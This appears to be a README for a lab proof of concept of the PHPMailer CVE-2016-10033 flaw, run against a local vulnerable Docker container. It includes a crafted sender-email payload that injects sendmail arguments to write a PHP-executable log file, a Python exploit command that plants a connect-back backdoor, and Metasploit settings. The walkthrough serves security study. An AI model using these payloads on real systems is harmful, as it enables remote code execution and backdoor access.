 astrowmist/poc-cve-2016-10033
Proof Of Concept for the CVE-2016-10033 (PHPMailer)

First let’s get the Vulnerable application up and running
Command: docker pull vulnerables/cve-2016-10033


You can now access the vulnerable website at localhost:8080 in the web browser.

Name Input: OSEC (can be any string, this does not affect the exploit)
Crafted Sender Email: "attacker\" -oQ/tmp/ -X/www/pwn.html some"@email.com
How this crafted sender email works is explained in depth under the description section of the attack vector. As for the specific parameters the second parameter -oQ/tmp specifies the queue directory and the third parameter, -X/www/pwn.html specifies the location of the log file to be written.
If the queue directory is not specified the sendmail process would attempt to access the default mail queue directory (/var/spool/mqueue-client/)which would be protected to prevent unauthorized access and tampering, which is a common security measure. To avoid this permission issue, you should specify a queue directory where the user running the PHP script has write permissions. Commonly, a directory like /tmp is used because it is typically writable by all users.

If the body of the email contains PHP code, and if the specified log file is placed in a web-accessible directory, the attacker can execute the PHP code by accessing the log file via a web browser, hence resulting in remote code execution.
Message Input: This is just an example html file that an attacker could upload. Of course, the attacker could upload something much worse like a backdoor which we will be doing in the next method of exploitation
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Hacked!</title>
    <style>
        body {
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }
        .container {
            text-align: center;
        }
    </style>
</head>
<body>
    <div class="container">
        <h1 style="color: red;">Congratulations! You've been hacked!</h1>
        <div>

            <p><a href="https://giphy.com/gifs/fun-meme-hacker-B4dt6rXq6nABilHTYM"></a></p>
        </div>
    </div>
</body>
</html>
Command: python2 /home/kali/PwnScriptum_RCE_exploit.py -url http://192.168.79.1:8080 -cf / -ip 192.168.79.149 --post-action submit --post-msg message -d /www
-url -> specifies the target url
-cf -> specifies the location of the contact form within the url specified in -url. (In our case it’s the exact same as -url so we just included a slash)
-ip -> specifies the attcakers ip for the backdoor to connect back to
-d -> specifies the relative directory to upload the backdoor php file

--post-action -> The name attribute of the hidden field
--post-msg -> The name attribute of the message input field
 Note: The reason why we have to specify --post-action to “submit” and --post-msg to “message” is because in the vulnerable application that we are using the name attribute is different from the default values used in the python exploit script
The name attributes in the vulnerable application:
The default name attributes specified in the script:


In the above image you can see that the program is trying to access http://127.0.0.1:8080//www/phpbackdoor9284.php which is obviously incorrect because of //www. This will not work because in this vulnerable website /www is the website root, hence you can’t travel to http://127.0.0.1:8080/www since http://127.0.0.1:8080 is already at /www.

Also in the below image we can see that the exploit actually worked because the phpbackdoor9284.php has been created successfully in the directory. Hence the only issue was how to remove that //www from the url.
Upon further inspection of the python script, we managed to locate the BACKDOOR_URL variable which specifies the URL to the backdoor php file.
In the variable we can see that a the target directory that we specified (args.TARGET_UP_DIR) is being concatenated together with the BACKDOOR_FILE variable.
To solve the problem, we need to remove that and the additional slash.
Before:

After:


Commands:
msfconsole
search CVE-2016-10033
use 1

Commands:
set RHOSTS 192.168.79.1 (specifies the target’s IP)
set RPORT 8080 (specifies the target’s port)
set TARGETURI /(specifies the web form’s URL)
set WEB_ROOT /www (specifies where the website root is located)
